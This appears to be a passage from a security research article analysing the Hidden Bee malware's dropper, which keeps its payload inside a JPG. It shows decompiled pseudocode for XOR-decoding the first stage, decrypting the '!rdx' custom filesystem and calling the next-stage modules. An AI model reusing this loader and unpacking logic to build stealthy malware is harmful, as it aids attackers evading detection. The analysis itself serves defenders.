
It uses the functions from kernel32.dll: GetProcessHeap, VirtualAlloc, VirtualFree, and from ntdll.dll: RtlAllocateHeap, RtlFreeHeap, NtQueryInformationProcess.

The repackaged !rcx module is supposed to be supplied as one of the arguments at the Entry Point of the first shellcode. It is most important because the second stage shellcode will be unpacked from the supplied !rcx package.



Checking the !rcx magic (first stage shellcode)

A new memory area is allocated, and the second stage shellcode is unpacked there.



```
new_module_ep = 0;
v15 = GetProcessHeap(8, *((_BYTE **)i + 2));
v16 = (_BYTE *)RtlAllocateHeap(v15);
indx = 0;
buffer = v16;
if ( v16 )
{
  if ( *((_DWORD *)i + 2) > 0u )
  {
    v18 = i + 16 - v16;
    do
    {
      ++indx;
      *v16 = v16[v18] ^ 0xE1;
      ++v16;
    }
    while ( indx < *((_DWORD *)i + 2) );
    _to_rcx_ptr = to_rcx_ptr;
  }
  allocated_buf1 = (unsigned __int16 *)_allocated_buf1;
  if ( decode_module(
         (int)&VirtualAlloc,// loaded_functions_list
         (int)buffer,
         *((_DWORD *)i + 2),
         (int)_allocated_buf1,
         *((_DWORD *)i + 3)) == *((_DWORD *)i + 3) )
    new_module_ep = allocated_buf1;
  v20 = GetProcessHeap(0, buffer);
  RtlFreeHeap(v20);
  if ( new_module_ep )
    ((void (__stdcall *)(int (__stdcall **)(_DWORD, _DWORD, signed int, signed int), int, _DWORD, _DWORD))new_module_ep)(
      &VirtualAlloc,  // loaded_functions_list
      flag,
      _to_rcx_ptr[1],
      *_to_rcx_ptr);
}
result = (unsigned __int16 *)VirtualFree(_allocated_buf1, 0, 0x8000);
```

Decoding and calling next module

Inside the second shellcode, we see strings referencing further components of the Hidden Bee malware:

```
/bin/i386/preload
/bin/i386/coredll.bin
```


The role of the second stage is unpacking another part from the !rcx: an !rdx package.

```
if ( rdx_ptr )
{
  v32 = v10[3];
  crypt_init(&crypt_ctx, &crypt_keybuf);
  dec_size = 0;
  if ( v10[2] )
  {
    chunk_ptr = (_BYTE *)sizea;
    for ( i = (int)((char *)v10 - sizea + 16); ; i = (int)((char *)v10 - sizea + 16) )
    {
      crypt_round(chunk_ptr, &chunk_ptr[i], (int)&crypt_ctx);
      dec_size += 16;
      chunk_ptr += 16;
      if ( (unsigned int)dec_size >= v10[2] )
        break;
    }
    rdx_ptr = _rdx_ptr;
  }
  if ( decompress((int)functions_list, (int)rdx_ptr, &v32, sizea, v10[2]) )
    goto LABEL_38;
  v17 = ((int (__stdcall *)(signed int, signed int))functions_list[2])(8, 12);
  v18 = (_DWORD *)((int (__stdcall *)(int))functions_list[3])(v17);
  v34 = v18;
  if ( !v18 )
    goto LABEL_38;
  *v18 = rdx_ptr;
  if ( *rdx_ptr == 'xdr!' )
  {
    v18[1] = rdx_ptr + 1;
    v18[2] = v10[3];
  }
```

```
00000619 mov     [eax], ebx
0000061B cmp     dword ptr [ebx], 'xdr!'
00000621 jnz     short loc_631
```

Checking the !rdx magic (second stage shellcode)

From our previous experience, we know that the !rdx package is a custom filesystem containing modules. Indeed, after the decryption is complete, the custom filesystem is revealed:



So the part that was hidden in the JPG is, in reality, a package that decrypts the custom filesystem and deploys the next stage modules: `/bin/i386/preload` and `/bin/i386/coredll.bin` . This filesystem has even more elements that are loaded at later stages of the infection. Their full functionality will be described in the next article in our series.

Even more hidden

From the beginning, Hidden Bee malware has been well designed and innovative. Looking at one year of its evolution, we can be sure that the authors are serious about making it even more stealthy—and they don’t stop improving it.

Although the initial dropper uses components analogous to ones observed in the past, revealing their encrypted content now takes many more steps and much more patience. The additional difficulty in the analysis is introduced by the fact that the URLs and encryption keys are never reused, and work only for a single session.

The team behind this malware is skilled and determined. We expect that the Hidden Bee malware won’t be going extinct anytime soon.